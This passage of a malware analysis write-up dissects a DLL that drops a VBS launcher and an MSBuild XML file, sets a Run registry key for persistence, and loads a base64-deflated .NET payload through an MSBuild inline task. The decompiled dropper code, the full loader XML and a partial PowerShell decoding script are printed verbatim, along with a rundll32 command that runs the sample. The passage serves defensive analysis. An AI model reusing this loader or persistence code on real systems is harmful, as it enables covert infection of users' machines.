7lqt3vN353VUqJ1VfP0xf0egGfXwVcwCUCke/jygn0om+IfevAC4JR4JdXYaS1qm
IVxDf0pElTTeRDVArqPjeGOr6ZLihslzdbCIuU6hUE/nYdpCM3CL73+IYuDxOPWa
qWg9gWjiBkKX53VKYBJZVZl9LtKeEPpDiGXRVK+Sk1iqzken8i3hrMboHmzzfM6r
cqq+yisxt7thZH+auY3O3xzkJDAZv9lCR20l3gz017Erv2aGkWm4UXwLH8R"),
hash))).ReadToEnd();

File.WriteAllText(Environment.GetEnvironmentVariable("public")
+ "\\embed.xml", end);

File.WriteAllText("C:\\Users\\Public\\Documents\\embed.vbs",
new StreamReader((Stream) new
MemoryStream(Convert.FromBase64String("U2V0IG9TaGVsbCA9IENyZWF0Z
U9iamVjdCAoIldzY3JpcHQuU2hlbGwiKSAKRGltIHN0ckFyZ3MKc3RyQXJncyA9I
CJDOlxXaW5kb3dzXE1pY3Jvc29mdC5ORVRcRnJhbWV3b3JrXHY0LjAuMzAzMTlcT
VNCdWlsZC5leGUgQzpcVXNlcnNcUHVibGljXGVtYmVkLnhtbCIKb1NoZWxsLlJ1b
iBzdHJBcmdzLCAwLCBmYWxzZQ=="))).ReadToEnd());

```
try

{

RegistryKey.OpenBaseKey(RegistryHive.CurrentUser,
RegistryView.Registry64).OpenSubKey("Software\\Microsoft\\Window
s\\CurrentVersion\\Run", true).SetValue(nameof (embed), (object)
"C:\\Users\\Public\\Documents\\embed.vbs");

}

catch (Exception ex)

{

Console.WriteLine(ex.Message);

}

}
```

Dynamic Analysis

For dynamic analysis, we will have to run the program. In order to run the DLL files we need to use (rundll32) program which is already available on Windows System.

> https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/rundll32

Run32DLL loads and runs DLLs. Running the DLLs is as simple as the below command.

```
run32dll DLLFile
```

Which in our case becomes

```
rundll32 Malware.cryptlib64.dll
```


So, in DLLs there are functions which are actually exported and can be called in other programs. As we have decompiled the program, we know that the function name is "embed". So we need to suuply it as an argument.

```
rundll32 Malware.cryptlib64.dll, embed
```


So now, we need to open up the following.

- Explorer → `C:\Users\Public\Documents\embed.vbs`
- Explorer → `C:\Users\Public\embed.xml`
- Registry Editor → `Software\Microsoft\Windows\CurrentVersion\Run`
- Fake-Net


As we can see, we have all the files and the registry entry as well.



We can see the contents of embed.vbs which are same as we have found earlier.



Here we can observe the contents of embed.xml file.




```
<Project xmlns="http://schemas.microsoft.com/developer/msbuild/2003" ToolsVersion="4.0">
<Target Name="TargetName">
<TaskName> </TaskName>
</Target>
<UsingTask TaskName="TaskName" TaskFactory="CodeTaskFactory" AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll">
<ParameterGroup/>
<Task>
<Code Type="Fragment" Language="cs">
<![CDATA[ var oms = new System.IO.MemoryStream(); var ds = new System.IO.Compression.DeflateStream(new System.IO.MemoryStream(System.Convert.FromBase64St
pfqpS62TNcdLLKarYXCH6L8IvXA1YtqkDdhDU9by0A6F5JucaLVsrLysnJbY6xcL68yIywvj6xj3xskbq5n3UZmbOBcsjNlFX6zideq3/Iu1grVRzYytaaybO2W82Bo+lqzmZVfQwSRFmCNm/VyfY3dCr
fsg4ALVHOIY/4uVhnnaMv/lLHOEwSEAV+L1z1GeYc1RDs1VDl1ROTxXOXxF5aa5yk1XVN4xV3nHXGV/w3LlLJ6YvQ0rFc85iexTIoc5afYRLko/3y22yZuG6vGao+Dx9amsWZH1hfLTFU/kBrBz+LoUAX
6opJVikGaSMqxmgr4lZaheoxTOUBapU7sJ7KsN/kp3yrJ/xf+U2pB94mPMFKX1E8v9B4tdImPKxtEHjPnuNTxX6c6nzIs3ClxFDQBWkE/u1BDBALRK/U8J1Er5Ob/on6R26UTNxxgTU88C/77+HPqJ/Fk
jHiNGic3ptLxGlHl2meSBhdZjobTcDErhPHjnVGYyfwXLEnYSTjdNBACmOGdA/RxU4MW0yym4jDoP3ReBzKEu9KZCYNS6KsPmDYNtJBXZYRN9JZLN0VjU0a1Jc+ZZ4waDbb1Mc7ZdoShyu2ifGwlcga/f
jLL1JCd3G8mE7EpuWk2Gc6Ac4nt8FqIjvag6jGMO8P1YzejQpG6pBwcLxACJ5OGMjgUyckpirormYDfOOBOJSwznWJcVlXOsmZwE3tF7r6Tey7II4ViDPCVwwNckWNvNpuB4YPGyZxhZzntBdSwyV/9NI
E78FlwGN5AYjaKNBnAjncKdmQu5H6tyBW1EvYxKX9M4Dvqgfwhw VB4ZN4O3H+M46NOQHME6J2GhDVvMTT0i6+yps3B5JUp9BBO7gW3DxwliJQp3JfpkCuYNKTmLqeckdwAcrqu8fuuMPp8qeW7bDLcHzs
w=="])), System.IO.Compression.CompressionMode.Decompress); var by = new byte[1024]; var r = ds.Read(by, 0, 1024); while (r > 0) { oms.Write(by, 0, r); r
</Code>
</Task>
</UsingTask>
</Project>
```

On analyzing the contents, we observed.

```
<Project
xmlns="http://schemas.microsoft.com/developer/msbuild/2003"
ToolsVersion="4.0">
<Target Name="TargetName">
<TaskName> </TaskName>
</Target>
<UsingTask TaskName="TaskName" TaskFactory="CodeTaskFactory"
AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Micr
osoft.Build.Tasks.v4.0.dll">
<ParameterGroup/>
<Task>
<Code Type="Fragment" Language="cs">
<![CDATA[ var oms = new System.IO.MemoryStream(); var ds = new
System.IO.Compression.DeflateStream(new
System.IO.MemoryStream(System.Convert.FromBase64String("7Vp7cFzl
dT/f3d27V2t7rbt62pbslW3Za1mW9bLxG+tlS0YStiXZFpjYq90rafHu3vW9u7aF
x1Q0lClOKNAO5FVKgMwEhpCW0CmPwkzckEcnCQOZDAMZoNBAZqCdFvoi6RS7v/Pd
u9KuJTsl/6SZya73fOf1ne+c853z7f1WHrjhHvIQkRefS5eIniHntZt+/Wsan+CK
54L01yU/rntG9P+4bngyYYczljlhRVPhWDSdNrPhMSNs5dLhRDrcff1QOGXGjaZF
iwKrXRv7e4j6hUJNjbFo3u7btJIWiGaiBhCKw7uhFyCMz3HXu7Aj87pz8qN0yp2j
0O4/IiqV/2bHmUG+NNi9/mpBYr2F/4dczHnBP61wHdC9BXRT1jiTZfMRR7cw1gIT
x5ssI2nGXB+OuzqNxXq7iTp/Exf5tcN1qlea9tHtG4huX0oknKXUT2tvsxLBnIAS
```

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

```
lMqM2hqV2OZjPISmn+DsKdLik7wYBmntScl61mG94JMJ1MLECSkjn8wLLAMNg4bj
isJLCeH4coFTgWjDpIGpMZCUIn2qwaSgDIfddBZ/ZSH5sNLrGn80PwF/Ex7D+dD0
O87wnhpWampqa6T+Ryp5eN9K/Epop/QOCZUuKHBBhHY6jvwKAYSmP2EW/IQBERoI
ev0iNMKCA6EBFoT6PH6haE/fcvTQkva37/SooT5FVRQ1CKzan99cpKuW90+UkOLW
EzIQ6guEvUpNaDR0kx71RkBrwv1vh8v5t/5hpfIwHjsHzfTMXXB40jJP20IT7p9s
vM5fbJoL/nPivvz/tZzntaPwPzESnr1xZTDkPVb+SmUYTfFkUsou1VN49/xGfv/6
//Pa7fzN8eiW37Yjv3/9Nl7/Cw==")),
System.IO.Compression.CompressionMode.Decompress); var by = new
byte[1024]; var r = ds.Read(by, 0, 1024); while (r > 0) {
oms.Write(by, 0, r); r = ds.Read(by, 0, 1024); }
System.Reflection.Assembly.Load(oms.ToArray()).EntryPoint.Invoke
(0, new object[] { new string[]{ } }); ]]>
</Code>
</Task>
</UsingTask>
</Project>
```


Decoding The Payload

We can decode the payload using the following PS Script.


```
$script = nEW-ObJECt
Io.CoMpRESSiOn.defLaTEstReam([iO.memoRYStREam]
[sYsteM.coNvert]::FROmbaSe64StRiNG(
'7Vp7cFzldT/f3d27V2t7rbt62pbslW3Za1mW9bLxG+tlS0YStiXZFpjYq90rafH
u3vW9u7aFx1Q0lClOKNAO5FVKgMwEhpCW0CmPwkzckEcnCQOZDAMZoNBAZqCdFvo
i6RS7v/Pdu9KuJTsl/6SZya73fOf1ne+c853z7f1WHrjhHvIQkRefS5eIniHntZt
+/Wsan+CK54L01yU/rntG9P+4bngyYYczljlhRVPhWDSdNrPhMSNs5dLhRDrcff1
QOGXGjaZFiwKrXRv7e4j6hUJNjbFo3u7btJIWiGaiBhCKw7uhFyCMz3HXu7Aj87p
z8qN0yp2j0O4/IiqV/2bHmUG+NNi9/mpBYr2F/4dczHnBP61wHdC9BXRT1jiTZfM
RR7cw1gITx5ssI2nGXB+OuzqNxXq7iTp/Exf5tcN1qlea9tHtG4huX0oknKXUT2t
vsxLBnIASwYaoDctt2FHXILZlzSo9UyLt6vYiMAMW0EzVXbxWfeWKxgcifsyLgLl
```

+gWrdBNk51KXXOnYlrVuxjrd+Q9WaW31ALqo6jNpYIVA/zZIIvF8vFRdaf3ZFG/5
iG6FZG/4iG4ussHIlG1qxjbJZG1qRjTKv9TSMRBZAZk16gGFTA2U+K+mZy1VV60E
vCKQqcA659BbSXPd2kNX81uPglmmRxUytDq2+WInpwixlaxcgkpk02WTlioCps1a
J9V22FGI8YK3wYf6CSBlTC/WFVWY5MH1htVkhRz1gVkrErOIhYFez4qIwF7e9BLi
9lBnByDIWByvNGoxmLfMWY9Jy5i6u1Bf/ScJcwcxSfZFeaoYZ1fUFNXf5ZEJ1TS+
J1IH5cH2V9VN49HB9tfT84folsLKSc71KipfqpS62TNcdLLKarYXCH6L8IvXA1Yt
qkDdhDU9by0A6F5JucaLVsrLysnJbY6xcL68yIywvj6xj3xskbq5n3UZmbOBcsjN
lFX6zideq3/Iu1grVRzYytaaybO2W82Bo+lqzmZVfQwSRFmCNm/VyfY3dCrQkL/w
FhNYHPndXrH/xFW6SicJR12/D+m2gZgwWK5XMzzbb2fO1VUfK1uprS8xNoK5NXLp
0iV3Qvbpf90qeuZnBPPPlBpjXAKzR15RVvOVZ8xbHuAWMbaWw81YwVH+xEk25zNw
K3huVZZEtt8mwI5eH3YY1K9ywI1cMWy8piLl9JubIrHOuRsk8PCfaCKKN6BE3Wsu
JtuLK0bqTZai6Ty+LbGPxdqbUCGpRrZS6ZZVOyVRyM6rmDsnSK/UFUqd+iaNUVb/
UQaqXyVGvdppqCWp8iaxxWaCRnZwS35vPo43RUFVSydzldNW1PCyp1JfkG2SpHtS
XVpm7GV/mtGWNXuO2ZY3bljX6Mqcta5y2rDE7uBWd3lx6F/IoymojnSyqNbscDdm
KtZV6bX6l5XBz+dxWLOEe/J/LerCmuAeXz9+DK5ysrShstMqydW6VrLtalaz7tFW
ybp4qmctzqmQdqmSdvu53okrux+GO/S2skpo5VeJucdgd67Bt4cqlkW4W6XUuptd
Kw3q4yP5maT9fNrIo6ir1unxRrIRXK69QFHgauFpRrJy/KFY5SVpVXBQNblE0XK0
oGj5tUTTMUxRzeU5RNKAoGvSG34mi4Fz92qKI9LBwD0Dll829cihfmt/ACmygepa
fqLCDvJ3YvodNPPUF1ry1pmx9pI+NrTf3uXvE+HWM97PNAYC3qKGj33nGexkl9Br
GR2GO7w68BD+W/h3AxxifBTN42XPhvSXOB9/JLBNlzR4KKfIZU/dEBjnJXpSXFVD
z2xwsJsuZXJonS4XHWs7E9ZygkENYawrFnYViJqx9heLxQjETVrpQfL5QzIT1p4X
ibxaKmbD+plD8k0IxE9bPCsT2fuIn5AOAAfsg4ALVHOIY/4uVhnnaMv/lLHOEwSE
AV+L1z1GeYc1RDs1VDl1ROTxXOXxF5aa5yk1XVN4xV3nHXGV/w3LlLJ6YvQ0rFc8
5iexTIoc5afYRLko/3y22yZuG6vGao+Dx9amsWZH1hfLTFU/kBrBz+LoUAXWD5tI
NqjPLvJGdwjqyzXgMuaPqGGNb+A7me6VeFVDO8iN342pFdpA8AJ3WDHnNo+yX5Ms
DLKAqZ/l5/VijGvRWXsTiDU02HsfVab4eNOyRp4PHaeQdzlqdQ/s6hbxxOfe8U+1
NzU1tzW0tW0l2VxLwRfi16laiZsTejD5aNZS1EukJmzWOw3w/+KtGhugbVc79dtX
